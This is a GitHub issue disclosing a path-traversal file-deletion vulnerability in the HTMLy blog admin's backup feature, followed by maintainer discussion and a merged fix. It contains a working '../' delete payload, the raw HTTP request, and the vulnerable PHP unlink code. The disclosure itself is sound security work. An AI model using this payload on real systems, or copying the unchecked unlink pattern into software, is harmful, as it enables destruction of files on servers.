New issue


Jump to bottom

Security Issue： arbitrary file deletion vulnerability in “\system\admin\views\backup.html.php” #462

Closed **wszdhf** opened this issue on May 12, 2021 · 4 comments

wszdhf commented on May 12, 2021 • edited

Hi there,
I found an arbitrary file deletion vulnerability in Htmly.
Proof of Concept:
tested on Windows7 and Htmly version 2.8.1 and 2.8.0
1. Log in to the dashboard， click **Tools** -->**Backup**-->**create backup** to create backup.
2. Arbitrary file deletion: click **Delete** and modify the file parameter.
payload: GET /htmly1/admin/backup?file=htmly_2021-05-12-09-33-30.zip/../../../../../../windows/win.ini&submit=Delete



192.168.111.159:8082/htmly1/admin/backup

Home » Backup

Your backups

Filename	Date	Operations
htmly_2021-05-12-10-05-22.zip	Wed, 12 May 2021, 10:05:22	Download Delete

Dashboard
Add Content
Posts
Settings
Tools
1
Clear cache
Check update
Backup
2
Import RSS
User
Home
Type to search
Create backup
3



192.168.111.159:8082/htmly1/admin/backup?file=htmly_2021-05-12-09-33-30.zip/../../../../../../windows/win.ini&submit=Delete

Home » Backup

Your backups

Filename	Date	Operations
htmly_2021-05-12-10-05-22.zip	Wed, 12 May 2021, 10:05:22	Download Delete

Dashboard
Add Content
Posts
Settings
Tools
Clear cache
Check update
Backup
Import RSS
User
Home
Type to search
Create backup




Request
Raw
Params
Headers
Hex
Response
Raw
Headers
Hex
HTML
Render
Type a search term
0 matches

```
GET
/htmly1/admin/backup?file=htmly_2021-05-12-09-33-30.zip/../../.
./../../../windows/win.ini&submit=Delete HTTP/1.1
Host: 192.168.111.159:8082
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0)
Gecko/20100101 Firefox/88.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close
Referer: http://192.168.111.159:8082/htmly1/admin/backup
Cookie: uyTd_2132_saltkey=FL2vDFeL;
uyTd_2132_lastvisit=1619141010;
uyTd_2132_ulastactivity=df02jUIA9thZdk64hscTrV%2FN4dPPbGT41NqvO
HWrClAsB2ejUgbE; PHPSESSID=hd7m0cdn4n8fvqajfp8lvorrq8
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Wed, 12 May 2021 08:32:19 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a
mod_log_rotate/1.02
X-Powered-By: PHP/7.3.4
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 10316

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="utf-8" />
<meta http-equiv="X-UA-Compatible" content="IE=edge" />
<meta name="viewport" content="width=device-width,
initial-scale=1" />
<meta name="generator" content="HTMLy v2.8.1" />
<link rel="icon" type="image/x-icon"
href="http://192.168.111.159:8082/htmly1/favicon.ico" />
<link rel="sitemap"
href="http://192.168.111.159:8082/htmly1/sitemap.xml" />
<link rel="alternate" type="application/rss+xml" title="HTMLy
Feed" href="http://192.168.111.159:8082/htmly1/feed/rss" />

    <title>Backup content - HTMLy</title>
    <meta name="description" content="Proudly powered by
```



"Windows" 中的搜索结果 ▸

win.ini

win.ini
C:\Windows
类型: 配置设置
修改日期: 2009/7/14 13:09
大小: 403 字节

win.ini
C:\Windows\winsxs\amd64_microsoft-windows-...
类型: 配置设置
修改日期: 2009/6/11 5:08
大小: 92 字节

组织 ▾
保存搜索
下载
桌面
最近访问的位置
WPS网盘


"Windows" 中的搜索结果 ▸

win.ini

win.ini
C:\Windows\winsxs\amd64_microsoft-windows-...
类型: 配置设置
修改日期: 2009/6/11 5:08
大小: 92 字节

amd64_microsoft-windows-coreos_31bf3856ad364e35_6.1.7601.17...
C:\Windows\winsxs\Backup
类型: INI_CA2EC8CE 文件
修改日期: 2010/11/21 11:27
大小: 92 字节

winrm.ini
C:\Windows\winsxs\amd64_microsoft-windows-...
类型: 配置设置
修改日期: 2011/4/12 22:35
大小: 76.9 KB

保存搜索
问的位置
网盘

danpros commented on May 12, 2021 Owner

Hello,

Are you sure it can delete file outside the backup folder?

I already specify:

```
if (login()) {
    if (isset($_GET['file'])) {
        $file = _h($_GET['file']);

        if (!empty($file)) {
            unlink("backup/$file");
        }

    }
}
```

So it always check if the user login or not and than always search the file inside backup folder in htmly installations folder.

ProjectPatatoe commented on May 12, 2021 Contributor

I just confirmed this on a ubuntu/apache2. I am able to delete a file in htmly's root directory.

ProjectPatatoe added a commit to ProjectPatatoe/htmly that referenced this issue on May 12, 2021

`keep within dir for deleting backups for danpros#462` 25cdee3

ProjectPatatoe mentioned this issue on May 12, 2021

backup handling tweak #463

Merged

wszdhf commented on May 12, 2021 Author

> Hello,
>
> Are you sure it can delete file outside the backup folder?
>
> I already specify:
>
> ```
> if (login()) {
>     if (isset($_GET['file'])) {
>         $file = _h($_GET['file']);
>
>         if (!empty($file)) {
>             unlink("backup/$file");
>         }
>
>     }
> }
> ```
>
> So it always check if the user login or not and than always search the file inside backup folder in htmly installations folder.

yes，it can delete file outside the backup folder. As shown in the above picture,i can delete "C:\Windows\win.ini".
you can read this：https://portswigger.net/web-security/file-path-traversal

danpros commented on May 13, 2021 Owner

Thanks **@wszdhf** for the report and **@ProjectPatatoe** for the pull request.

wszdhf closed this as completed on Sep 29

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

3 participants